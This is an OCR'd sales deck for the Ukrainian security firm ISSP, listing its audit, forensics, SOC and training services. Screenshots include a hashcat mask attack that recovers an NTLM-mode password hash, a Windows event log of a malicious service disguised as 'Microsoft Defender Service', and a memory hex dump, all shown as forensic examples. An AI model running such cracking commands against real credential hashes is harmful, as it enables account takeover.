


4x Investment Efficiency (ROI)

5x NPV efficiency

TCO : NPV 10x efficiency

3 Steps to start



Forensic

IOC`s mining

Security

Audit

Actionable

Controls

Forensic


Indicators of Compromise

Threat propagation map

Attacks attempts

Malicious activity

Anomalies



```
D:\Install\hashcat-2.00>hashcat-cli64.exe -m 1000 -a 3 -o 1_result.hash 1_lm_test.hash ?48?28?3?2?4?4?1?1?1?3?4?3 -1 AaCc -2 DdEe -3 KkLlZz -4 QqVvXx
Initializing hashcat v2.00 with 4 threads and 32mb segment-size...

Added hashes from file 1_lm_test.hash: 1 (1 salts)
Activating quick-digest mode for single-hash


All hashes have been recovered

Input.Mode: Mask (?48?28?3?2?4?4?1?1?1?3?4?3) [14]
Index.....: 0/1 (segment), 286654464 (words), 0 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 17.22M words
Progress..: 155153580/286654464 (54.13%)
Running...: 00:00:00:09
Estimated.: 00:00:00:07


Started: Mon Apr 11 16:40:48 2016
Stopped: Mon Apr 11 16:40:57 2016

D:\Install\hashcat-2.00>
1Help  2UserMn  3View  4Edit  5Copy  6RenMov  7MkFold  8Delete
```

Событие 7045, Service Control Manager

Общие | Подробности

В системе установлена служба.

Имя службы: Microsoft Defender Service
Имя файла службы: C:\Windows\svchost.exe -service
Тип службы: user mode service

Дата: 24.10.2015 23:13:07
Категория задачи: Отсутствует
Ключевые слова: Классический
Компьютер: DC-002


Hex View EBP

```
0012FEC0  A3 3B 4E 80 00 0D DB BA  14 0C 34 B2 80 A9 58 80  г;NА..-¦..4-АйХА
0012FED0  4D 6D 20 20 00 04 00 00  18 0C 34 B2 00 C0 3E 82  Mm--......4-.L>B
0012FEE0  46 11 55 80 88 F3 55 80  69 6D 61 67 40 BB 00 00  F.UАИєUАimag@¬..
0012FEF0  08 0C 34 B2 41 CA 4F 80  6F 6C 65 61 75 74 33 32  ..4-A¦OАoleaut32
0012FF00  2E 64 6C 6C 00 12 55 80  6E 65 74 61 70 69 33 32  .dll..UАnetapi32
0012FF10  2E 64 6C 6C 00 08 62 81  61 64 76 61 70 69 33 32  .dll..bБadvapi32
0012FF20  2E 64 6C 6C 00 00 00 00  73 68 65 6C 6C 33 32 2E  .dll....shell32.
0012FF30  64 6C 6C 00 76 65 72 73  69 6F 6E 2E 64 6C 6C 00  dll.version.dll.
0012FF40  95 D2 58 80 70 64 82 E1  00 00 00 00 77 69 6E 69  ХТXАpdВс....wini
0012FF50  6E 65 74 2E 64 6C 6C 00  75 73 65 72 33 32 2E 64  net.dll.user32.d
0012FF60  6C 6C 00 80 77 73 32 5F  33 32 2E 64 6C 6C 00 80  ll.Аws2_32.dll.А
0012FF70  6F 6C 65 33 32 2E 64 6C  6C 00 C6 E1 70 73 61 70  ole32.dll.¦сpsap
0012FF80  69 2E 64 6C 6C 00 00 00  00 00 68 00 08 D4 C6 E1  i.dll.....h..L¦с
0012FF90  A0 FF 12 00 6E 96 40 00  02 00 00 00 5F C8 81 3D  а ..nЦ@....._LБ=
0012FFA0  F0 FF 12 00 1B 9B 40 00  32 00 00 00 6E 00 00 00  Ё ...Ы@.2...n...
0012FFB0  01 00 00 00 64 70 81 7C  FE FF FF FF 09 00 00 00  ....dpБ|¦   ....
```

Audit

- Infrastructure technical audit
  - Integrity
  - Configuration
  - Accounting
  - Protection

- Compliance audit
  - General Frameworks / Policies
  - Industry Standards



Network

Apps

Processes

Data

ISSP

Expertise - Technologies

NETWORK PROTECTION

- Security Gateways
- Intrusion Prevention
- Web & Email Filtering
- Management & Monitoring
- Wireless Security

SYSTEM SECURITY

- Complex Security
- Mobile Devices Protection
- Virtual Environment Security
- Antivirus & Antispyware
- Device, protocol and application control

APPLICATION PROTECTION

- Web-Applications Protection
- Databases Security
- Vulnerability Management
- Application Management

DATA PROTECTION

- Data Leakage Prevention
- Encryption & Digital Signature
- Mobile Data Protection
- Archiving & backup

ACCESS CONTROL

- Multifactorial Authentication
- Remote Access
- Role and account management
- PKI

SECURITY MANAGEMENT

- Events & Incidents Management
- Policies monitoring and enforcement
- Risk Control & Compliance
- Change Control

Expertise -Services

MSS & MDR

- Network Security
- Endpoint Security
- Incident Management
- Thread Protection
- Vulnerabilities Management
- Active Response
- Forensic and Research

PROFESSIONAL SERVICES

- Penetration Testing
- Technical Audit
- Compliance Audit
- Consulting
- Dynamic Application Analyze
- Source Code Assessment

ENGINEERING SERVICES


- Technologies Integration
- Evaluation and Tech Consulting
- Technical Support (up to 24x7)
- Extended Warranty and NBD service

TRAINING SERVICES

- Certified Security Trainings
- Vendor Trainings
- Custom Training Programs
- Cybersecurity Special Trainings

ADVANCED SERVICES

- Cybersecurity forensics
- Malware analysis
- Research & Investigation



AUDIT

IOC`s Discovery
Data Audit
Application Security
OSINT

Assume Compromise

SOC Services

Incident Detection
Incident Response
Remediation
Forensics

Detect & Respond Faster

Tech Solutions

ATM Security
Counter-FRAUD
SCADA Security
Access and Behavior

Not just IT – OT, IOT, Physical

Prof services

Compliance as a Service
Compliance Audit
Consulting

Increased Regulation

ISSP

Information Systems Security Partners

Competitive Advantages

First mover advantage

Customers from Ukraine, which in fact became a testing-ground for cyberattacks, and the region connected to ISSP SOC deliver the most recent threat intelligence data continuously enhancing Database.

Ecosystem for scaling

ISSP`s extensive solutions and services portfolio producing synergy effects and internal intelligence.

Maintaining technical operations in Ukraine makes possible to acquire and retain talented engineers at lower costs.

World-class expertise

ISSP has grew a world-class expertise in all key cybersecurity by delivering a wide range of cybersecurity services, including industry-specific, like counter-fraud and industrial control systems security.

Contact us . . . .

6 Oleny Telihy St, 04112, Kyiv, Ukraine
“West Side” Business Center
Tel:+38 044 594 80 18
www.isspgroup.com